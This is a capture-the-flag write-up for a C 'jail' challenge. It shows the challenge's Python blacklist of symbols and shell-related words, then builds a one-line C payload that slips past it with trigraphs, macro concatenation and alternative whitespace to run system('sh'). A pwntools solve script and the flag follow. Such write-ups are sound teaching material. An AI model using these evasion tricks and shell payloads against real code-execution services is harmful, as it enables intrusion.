Introduction
During chall setting for SCTF, the misc category had a few empty slots, so I figured I'd set a few challs.
A few people might know me as a Pyjail main, but the concept has been overdone in a lot of CTFs I've played, so I wanted to switch things up this year.
I came across this challenge on Dreamhack, which served as the main inspiration for this chall.
For contestants who are confused about the challenge name, we lowkey forgot to add the original cjail challenge in quals.
The Challenge
This chall involves a program that allows us to enter a single line of C code, which will be run through a series of validations, before being compiled and executed.
#!/usr/local/bin/python3.7

import subprocess
import os

payload = input('> ')

if not payload.isascii():
    print("only ascii allowed!")
    exit()

if not payload:
    print("payload cannot be empty!")
    exit()

if len(payload) > 200:
    print("payload too long!")
    exit()

bad_chars = '0123456789"\'#[]{};+-*/%&|:\\ \t'
bad_words = [
    'main',
    'int', 'char', 'bool', 'float', 'double', 'void', 'long', 'short', 'size',
    'std', 'exec', 'sys',
    'sh', 'cat', 'flag', 'xxd', 'head', 'tail'
]
banned = [*bad_chars, *bad_words]

for bad in banned:
    if bad in payload.lower():
        print("Blacklist:", bad)
        exit()

# compile and run
OUT = '/tmp/main'

if os.path.exists(OUT):
    os.remove(OUT)

try:
    subprocess.run(
        ['gcc', '-pipe', '-xc', '-std=c11', '-o', OUT, '-'],
        input=payload.encode(),
        capture_output=True,
        check=True
    )
except Exception as e:
    print("compilation error :(")
    exit()

subprocess.run([OUT])
subprocess.run() is called with the capture_output flag, so we can't outut the flag through an stderr leak like #include "./flag.txt".
This means that we need to pop a shell to read the flag. The most minimal way to do so is shown below.
#include <stdlib.h>

int main() {
    system("sh");
}
The first things we need to overcome are the blacklists. bad_chars restricts a lot of crucial symbols in C syntax, while bad_words is just a standard blacklist that blocks some essential C keywords.
bad_chars = '0123456789"\'#[]{};+-*/%&|:\\ \t'

bad_words = [
    'main',
    'int', 'char', 'bool', 'float', 'double', 'void', 'long', 'short', 'size',
    'std', 'exec', 'sys',
    'sh', 'cat', 'flag', 'xxd', 'head', 'tail'
]
The easiest thing to bypass now would be the quotes filter. We can define a macro function that uses the stringizing macro to build strings.
#define A(x) #x
#include <stdlib.h>

int main() {
    system(A(sh));
}
Next, we have to find a way to write the blacklisted keywords. We can do this using the concatenation macro.
We define the entire main() function as a macro, then obfuscate restricted keywords using concatenation macros.
#define A(x) #x
#define L <st##dlib.h>
#include L
#define M i##nt ma##in(){sy##stem(A(s##h));}
M
Since ; is blacklisted, we can simply shift the system() call into an if statement.
#define A(x) #x
#define L <st##dlib.h>
#include L
#define M i##nt ma##in(){if(sy##stem(A(s##h))){}}
M
The final thing we need to overcome is #{} being blocked, which normally prevents us from using macros and declaring code blocks.
However, we will notice that our payload is compiled using the ISO C11 standard in GCC.
try:
    subprocess.run(
        ['gcc', '-pipe', '-xc', '-std=c11', '-o', OUT, '-'],
        input=payload.encode(),
        capture_output=True,
        check=True
    )
except Exception as e:
    print("compilation error :(")
    exit()
If we do a bit of digging, we will find that C11 supports trigraphs as part of compilation syntax, which provides an alternative way of writing some symbols.
Most importantly, there are corresponding trigraphs for #{}.

Rewriting our payload with trigraphs gives us a 139 character payload, which fits under the 200 length limit nicely.
??=define A(x) ??=x
??=define L <st??=??=dlib.h>
??=include L
??=define M i??=??=nt ma??=??=in()??<if(sy??=??=stem(A(s??=??=h)))??<??>??>
The final things we need to overcome are spaces being blocked and our payload having to fit under 1 line.
We can easily overcome the space issue, as C syntax allows using alternative whitespace like \v to separate tokens.
The 1 line issue is a bit harder to overcome, as omitting newlines from our payload violates C syntax rules and will prevent compilation.
To overcome this, we can exploit a feature of TCP where carriage returns \r are converted to \n.
Below is the full C payload, along with a simple Python script that handles the obfuscation and submission of the payload.
// payload.c

#define A(x) #x
#define L <st##dlib.h>
#include L
#define M i##nt ma##in(){if(sy##stem(A(s##h))){}}
M# solve.py
from pwn import *
io = remote("finals.sieberr.live", 23003)
def obf(s):
tri = {
'#': '??=',
'[': '??(',
']': '??)',
'{': '??<',
'}': '??>'
}
for k, v in tri.items():
s = s.replace(k, v)
return s.replace(" ", '\v')
with open('payload.c', 'r') as f:
payload = '\n'.join([l for l in f.read().split('\n') if l])
io.sendlineafter(b'>', obf(payload).replace('\n', '\r').encode())
io.interactive()
Flag: sctf{cj4i15_4r3_4_5ubsEt_0f_pwN}